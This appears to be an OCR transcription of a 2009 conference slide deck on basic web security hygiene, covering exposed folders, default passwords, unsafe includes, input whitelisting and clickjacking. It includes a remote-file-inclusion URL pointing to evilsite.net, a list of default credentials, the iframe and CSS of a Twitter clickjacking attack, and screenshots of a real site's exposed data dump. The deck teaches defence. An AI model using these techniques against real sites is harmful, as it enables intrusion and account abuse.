# Basic housekeeping

**Plugging obvious security holes in web sites.**

Christian Heilmann, Paris Web, Paris, October 2009

## Developer Evangelism

Developer Evangelism is a new kind of role in IT companies.

A developer evangelist is a spokesperson, mediator and translator between a company and both its technical staff and outside developers.

If you think this would be a good role for you, here's the developer evangelist handbook which gives you some great tips on how to do this job.


**Using the handbook you'll learn how to:**

- Find great web content and promote it.
- Write for the web and create engaging code examples.
- Use the web and the social web to your advantage to reach, research and promote.
- Prepare and deliver great presentations.

For details check the table of contents also available on this page.

**And here's the message to give to your company why this is a good idea:**

**Why do you need developer evangelists?**



YSlow

# A few things to remember about basic web security.


# A bit of pimping...

Gérer la sécurité de vos applications web (Salle 1)

Présenté par : Sébastien Pauchet (WS Interactive),

Frank Taillandier (Académie de Toulouse)

## a.k.a. Dirty Tricks with @DirtyF



# The most annoying thing is that the dangers on the web are underestimated.

January 26th, 2009

# Monster.com hacked; user ID, e-mail, phone numbers stolen

Posted by Andrew Nusca @ 12:28 pm

**Categories:** Uncategorized
**Tags:** Andrew Nusca

9 TalkBacks ADD YOUR OPINION | SHARE | PRINT

**Monster.com** recently posted a PSA o
their site notifying users that their data
was illegally accessed and certain conta
and account data were taken, "includin
Monster user IDs and passwords, email
addresses, names, phone numbers, and
some basic demographic data."

The information accessed does not inclu
resumes.

> "Monster does not generally collect –
> the accessed information does not
> include - sensitive data such as social
> security numbers or personal financial
> data."


Monster says they initiated an investigation and took corrective steps, and so far, have not detected misuse of the information.

## Big freaking deal

You mean the website where I allow ANY prospective employer access to my email, phone number and address (through my resume) - was hacked and that info was stolen? Since I'm giving it away to strangers for free - why should I be concerned if it gets stolen?

Posted by: Roger Ramjet Posted on: 01/27/09
You are currently a: Guest | Login? | Terms of Use

Reply to Story Reply to Message



## It matters to some

If you are lazy and use the same password at multiple sites. With your name, email and password can someone access your bank account? Can they log into your email account, reset your password then get all of your other accounts to email your passwords and user ids?

A reminder to not be lazy. Use different passwords on every site.

# Reasons for attacks:

Spam injection.

Identity theft.

Data mining.

Botnet / Zombies / DOS

A lot of clever terms are used in security.

SQL injection XSS CSRF

ClickJacking Phishing

**In the end, a lot is about keeping your web products clean.**

This very much starts on the server side.

# Think about your folders.

http://eat.co.uk/

Most Visited | Getting Started | Latest Headlines | Easy SlideShare | GeoMaker Help | Kittenify | Yahoo! Backyard | Follow

Disable | Cookies | CSS | Forms | Images | Information | Miscellaneous | Outline | Res

Facebo... | Edit Co... | Dive Int... | Saush S... | Emma ... | Flickr: Y... | Don't ta... | Dev

# FOOD
# WHERE
# TALK
# JOBS
# FACTS

**EAT.**

THE REAL FOOD COMPANY

# SOUP

# EAT.

## HANDMADE IN OUR KITCHEN EVERYDAY

**EAT Soups are delicious and frech because we make them ourselves, in our own kitchen, everyday. Just like at home, we dream up imaginative recipes and source the best quality fresh ingredients. A lot of time is spent peeling and chopping simmering and stirring ... seasoning ... and tasting. You just can't beat having your own kitchen for quality and freshness.**

## SOUP RANGE

**Our range changes seasonally and we are always working to introduce exciting new ideas throughout the year. You can choose from a range of 40 EAT Soups in our 4-week Menu. Everyday you can choose from a smooth SIMPLE or a chunky BOLD with a Fresh Garnish, in BIG (16oz) or SMALL (12oz) heatproof cups with secure, vented lids. All Soups and**

**SMALL (12oz)**
BIG (16oz)
VERY BIG SOUP

**SOUPS**
SIMPLE

Broccoli and Stilton
Carrot and Coriander
Cream of Corn
Creamy Chicken
Garden Vegetable
Leek, Potato and Chive
Roast Pumpkin

http://www.eat.co.uk/cgi/eat_db/db.cgi?db=default&uid=default&Category=Soups&Subcategory=Simple&Produ

SlideShare GeoMaker Help Kittenify Yahoo! Backyard Followers Reading Blinds Happify Y! Ticketing Y!

SOUP

EAT.

## Broccoli and Stilton

| | Per pack | Per 100g | Per pack without dressing | Per 100g without dressing |
|---|---|---|---|---|
| ENERGY VALUES (kcal) | 206 | 69 | x | y |
| ENERGY VALUES (kj) | 862 | 287 | | |
| PROTEIN (g) | 7.5 | 2.5 | | |
| CARBOHYDRATE (g) | 16.8 | 5.6 | | |
| OF WHICH SUGARS (g) | 4 | 1.3 | | |
| FAT (g) | 12.3 | 4.1 | | |
| OF WHICH SATURATES (g) | 7.4 | 2.5 | | |
| DIETARY FIBRE (g) | 3.6 | 1.2 | | |
| SODIUM (mg) | 682 | 227 | | |
| Salt (g) | x | y | z | a |

# Menu Management

| Edit Groups | Edit Categories |
|---|---|
| Lunch, Breakfast etc. | Deluxe Platters, Drinks, Crisps etc. |

To delete anything in the database, click on its ID number. The deletion is immediate, and

Remember, **Groups** have *members* which a

If you add or delete an item or a category, yo

Scroll down for a detailed explanation.

Outline Resize Tools

Flickr: F... Don't ta... Devel

**Message Sent**

```
40|Sandwiches|Sandwiches|||No|Chicken and Bacon|No|519|218|2166|912|33.0|13.9|38.8|
60|Sandwiches|Sandwiches|||No|Chicken Salad|No|340|153|1426|642|24.8|11.2|38.6|17.4
100|Breakfast|Hot_Toasted|||No|Ham and Jarlsberg Croissant|304|265|1271|1105|18.8|

150|Sandwich_of_the_week|Sandwich_of_the_week|||No|Pr
180|Sandwiches|Toasties|||No|Smoked Chicken and Basil
210|Sandwiches|Toasties|||No|Tuna and Cheddar Melt||7
220|Sandwiches|Sandwiches|||No|Tuna and Red Onion|No|
320|Sandwiches|Sandwiches|||Yes|Free Range Egg Mayo a
490|Breakfast|Hot_Toasted|||No|Bacon Butty (Hot Toast
510|Breakfast|Hot_Toasted|||No|Eggs Benedict (Hot Toa

550|Breakfast|Cereals_and_Yoghurts|||Yes|Yoghurt with
560|Breakfast|Cereals_and_Yoghurts|||Yes|Swiss Birche

570|Breakfast|Cereals_and_Yoghurts|||Yes|Yoghurt and
610|Sandwiches|Baguettes|||No|Tuna and Cucumber||637|
620|Sandwiches|Baguettes|||No|Ham and Jarlsberg||623|
```

## Index of /cgi/ser

- Parent Directory
- 937563885008420/
- 937564434008951/
- 937587205004827/
- 937807048019445/
- 937807410019721/
- 937905874028272/
- 937926931014711/
- 937929310016706/
- 938093244024901/
- 938093686025329/
- 938508866014857/
- 939313180013484/
- 939380534020257/
- 939654081019273/
- 940333944015235/
- 940343326023369/
- 940343549023603/

## Definitions

| id | group | desc_long | desc_short | members |
|---|---|---|---|---|
| 00001 | | | | |

| id | category | desc_long | desc_short | price | qty | template | members |
|---|---|---|---|---|---|---|---|
| 00001 | | | | | | | |

submit reset add group menu management

# Telling the world too much.

You don’t want the admin folders of your app to be indexed by ~~Google~~ Search Engines.

Your system might tell more about your site than you are aware of.

**Error messages are only needed in production - on live servers they can tell more than you want to.**

# Keep your server setup secure.

http://yoursite.com/index.php?admin=true

```
if(isAuthenticated($user) &&
   cookieSet('adminRights') &&
   manyOtherMeasures($user)){
  $admin = true;
}

include($page . '.php');

http://you.com/index.php?page=http://evilsite.net
```

http://phpsec.org/projects/phpsecinfo/

# Security Information About PHP

PhpSecInfo Version 0.2.1; build 20070406 · Project Homepage

## CGI

| Test | Result |
| --- | --- |
| force_redirect | **Warning**<br>force_redirect is disabled. In most cases, this is a **serious** security vulnerability. Unless you are absolutely sure this is not needed, enable this setting<br>Current Value: 0<br>Recommended Value: 1<br>More Information » |

## Curl

| Test | Result |
| --- | --- |
| file_support | **Pass**<br>You are running PHP 4.4.4 or higher, or PHP 5.1.6 or higher. These versions fix the security hole present in the cURL functions that allow it to bypass safe_mode and open_basedir restrictions.<br>Current Value: 5.2.6<br>Recommended Value: 5.1.6+ or 4.4.4+<br>More Information » |

## Session

| Test | Result |
| --- | --- |
| | **Notice**<br>save_path is disabled, or is set to a common world-writable directory. This typically allows other users on this server to access session files.<br>Current Value: /home/4450/data/tmp (1777) |


http://phpsec.org/projects/phpsecinfo/

# Basic server measures:

Turn off folder browsing.
Stop bot indexing (robots.txt).
Secure your setup.
Turn off error messaging.
Disallow remote file inclusion.
Delete old and orphan files.

**The next danger is blindly relying on software.**

# Predefined backdoors and passwords.



admin/admin
admin/password
default/default
user/user
preset/preset
builtin/builtin

# Plugins

# Basic software measures:

Change every password.
Check for presets.
RTFM.
Keep Plugins up-to-date.
Check for security holes.
Don’t trust “easy setup”.
Upgrade.

# Front end security issues.

# This is not hard.

Don’t trust any user data.

HTML is not a database.

JavaScript is not a secure data container.

Do not rely on JavaScript.

# Frontend is public.

## If you comment, comment on the backend, do not “comment out” functionality.

```
<!--
<a href="admin.php">Admin</a>
-->
```


```
<?php
  /*
    <a href="admin.php">Admin</a>
  */
?>
```

# Frontend is insecure.

## Anything in the frontend is executed and can be used to steal all your cookies.

(frames, images, scripts, links...)

# Filtering



downloads | documentation | faq |

PHP Manual

Function Reference

Variable and Type Related Extensions

- Arrays
- Classes/Objects
- Classkit
- Ctype
- **Filter**
- Function Handling
- Object Aggregation
- Reflection
- Variable handling

«ctype_xdigit

view this page in Bulgarian

## Data Filtering

- Introduction
- Installing/Configuring
  - Requirements
  - Installation
  - Runtime Configuration
  - Resource Types
- Types of filters
  - Validate filters
  - Sanitize filters
  - Other filters
- Predefined Constants
- Examples

http://us2.php.net/manual/en/book.filter.php

# Whitelisting

```php
$page = $_GET['page'];
include($page.'.php');
// ^ bad idea


$pages = array(
   'intro'=>'intro.php',
   'about'=>'about.php'
);
if(isset($_GET['page']) &&
    isset($pages[$_GET['page']])){
   include($pages[$_GET['page']]);
}
// ^ better idea
```

# Clickjacking.

Realtime results for **don't click**

**6620** more results since you started searching. Refresh to see them.


iboy: **Don't Click**: http://tinyurl.com/amgzs6 (expand)
less than 10 seconds ago · Reply · View Tweet

animealmanac: **Don't Click**: http://tinyurl.com/amgzs6 (expand)
less than 20 seconds ago · Reply · View Tweet

carolangrisani: **Don't Click**: http://tinyurl.com/amgzs6 (expand)
less than 20 seconds ago · Reply · View Tweet

petebakes: **Don't Click**: http://tinyurl.com/amgzs6 (expand)
less than 20 seconds ago · Reply · View Tweet

jjhall: **Don't Click**: http://tinyurl.com/amgzs6 (expand)
less than 20 seconds ago · Reply · View Tweet




Inspect Clear Profile Edit | iframe < body < html

Console HTML CSS Script DOM Net YSlow

```
▼ <html>
  ▶ <head>
  ▼ <body>
    ▼ <iframe scrolling="no" src="http://twitter.com/home?status=Don't Click: http://tinyurl.com/amgzs6">
      ▶ <html lang="en" xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
      </iframe>
      <button>Don't Click</button>
      <p style="margin-top: 50px;"> </p>
      <p style="margin-top: 50px;"> </p>
      <p style="margin-top: 50px;">... </p>
      <p style="margin-top: 50px;">... </p>
```

```
iframe {
    height: 228px;
    left: -400px;
    opacity: 0.5
    position: absolute;
    top: -170px;
    width: 550px;
    z-index: 2;
}
```

# Basic frontend measures:

Break frames.
Filter inputs.
Whitelist inputs.
Avoid hacks (expression()).
Avoid URL assembling.

# Our users

# Social engineering.

